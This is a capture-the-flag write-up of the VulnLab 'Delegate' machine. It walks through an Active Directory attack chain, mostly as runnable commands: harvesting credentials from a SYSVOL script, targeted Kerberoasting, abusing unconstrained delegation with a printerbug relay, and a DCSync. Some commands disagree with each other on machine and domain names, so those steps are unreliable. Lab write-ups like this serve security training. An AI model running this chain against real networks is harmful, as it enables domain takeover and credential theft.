VulnLab -- Delegate Writeup

Delegate
Hello Friends,
Remo is Back
In this write-up, I’ll walk through how I pwned the Delegate machine from VulnLab. From initial enumeration to gaining root access, I’ll explain the key steps, tools, and techniques used to complete the box.

Let’s start by scanning the machine.
1
sudo nmap -sC -sV -sS -O -A -oN scanned.txt -p 47001,49674,49664,464,49686,135,53,593,64282,3268,49666,3389,49675,49669,3269,389,5985,64313,49690 --min-rate=1000 10.10.78.6510.10.78.65

Now let’s enumerate the shares
1
nxc smb delegate.vl -u 'guest' -p '' --shares

Notice that we have read access to the SYSVOL
So let’s connect to the share
1
2

smbclient \\\\delegate.vl\\SYSVOL -U "delegate.vl\guest"

So let’s go and see the scripts that may be running
1
cd delegate.vl/scripts

As we see there is a file named users.bat so let’s download it
1
get users.bat

Let’s see the users.bat content
1
cat users.bat

Notice that we found hardcoded credentials username: A.Briggs password: P4ssw0rd1#123
So let’s go and test those creds
1
nxc smb delegate.vl -u 'A.Briggs' -p 'P4ssw0rd1#123'

As we see the credentials are working
Let’s get a bloodhound
1
bloodhound-python -ns 10.10.78.65 -d delegate.vl -u 'A.Briggs' -p 'P4ssw0rd1#123' -c all --zip

Now let’s open it and see if we have any permissions

Notice that we have GenericWrite on another
Now let’s abuse the targeted kerberosting
1
python3 targetedKerberoast.py -d delegate.vl -u 'A.Briggs' -p 'P4ssw0rd1#123' --dc-ip 10.10.78.65

Now let’s try to crack it’s hash
1
john crackme.txt --wordlist=/usr/share/wordlists/rockyou.txt

As we see we got the password for the user N.Thompson username: N.Thompson password: KALEB_2341
Now let’s see the new user permissions

Notice that the user is in a group named Delegation Admins
Now let’s go and create new computer object
1
impacket-addcomputer -computer-name 'remo$' -computer-pass '123456' -dc-ip 10.10.78.65 deledation.vl/A.Briggs:'P4ssw0rd1#123'

Now let’s add spn to the machine
1
python3 addspn.py -u 'delegate.vl\N.Thompson' -p 'KALEB_2341' -s 'cifs/remoone.delegate.vl' -t 'remoone$' -dc-ip 10.10.78.65 dc1.delegate.vl --additional
Now let’s add delegation for the machine
1
bloodyAD -u 'N.Thompson' -d 'delegate.vl' -p 'KALEB_2341' --host 'dc1.delegate.vl' add uac 'remoone$' -f TRUSTED_FOR_DELEGATION


Now let’s open the krbrelayx
1
python3 krbrelayx.py -smb2support -hashes :32ED87BDB5FDC5E9CBA88547376818D4
Now let’s add dns entry for in the domain
1
python3 dnstool.py -u 'delegate.vl\remoone$' -p 123456 -r remoone.delegate.vl -d 10.8.5.233 --action add dc1.delegate.vl -dns-ip 10.10.78.65


Now let’s start relaying
1
python printerbug.py -hashes :F2D0C0E145E8323B97CEC00272D7FA01 delegate.vl/evilcomputer\$@dc1.delegate.vl evilcomputer.delegate.vl

Now let’s see if we got a ticket

Now let’s go and export the ticket
1
export KRB5CCNAME='DC1$@DELEGATE.VL_krbtgt@DELEGATE.VL.ccache'
now let’s perform DCSync to get administrator hash
1
impacket-secretsdump -k -no-pass dc1.delegate.vl
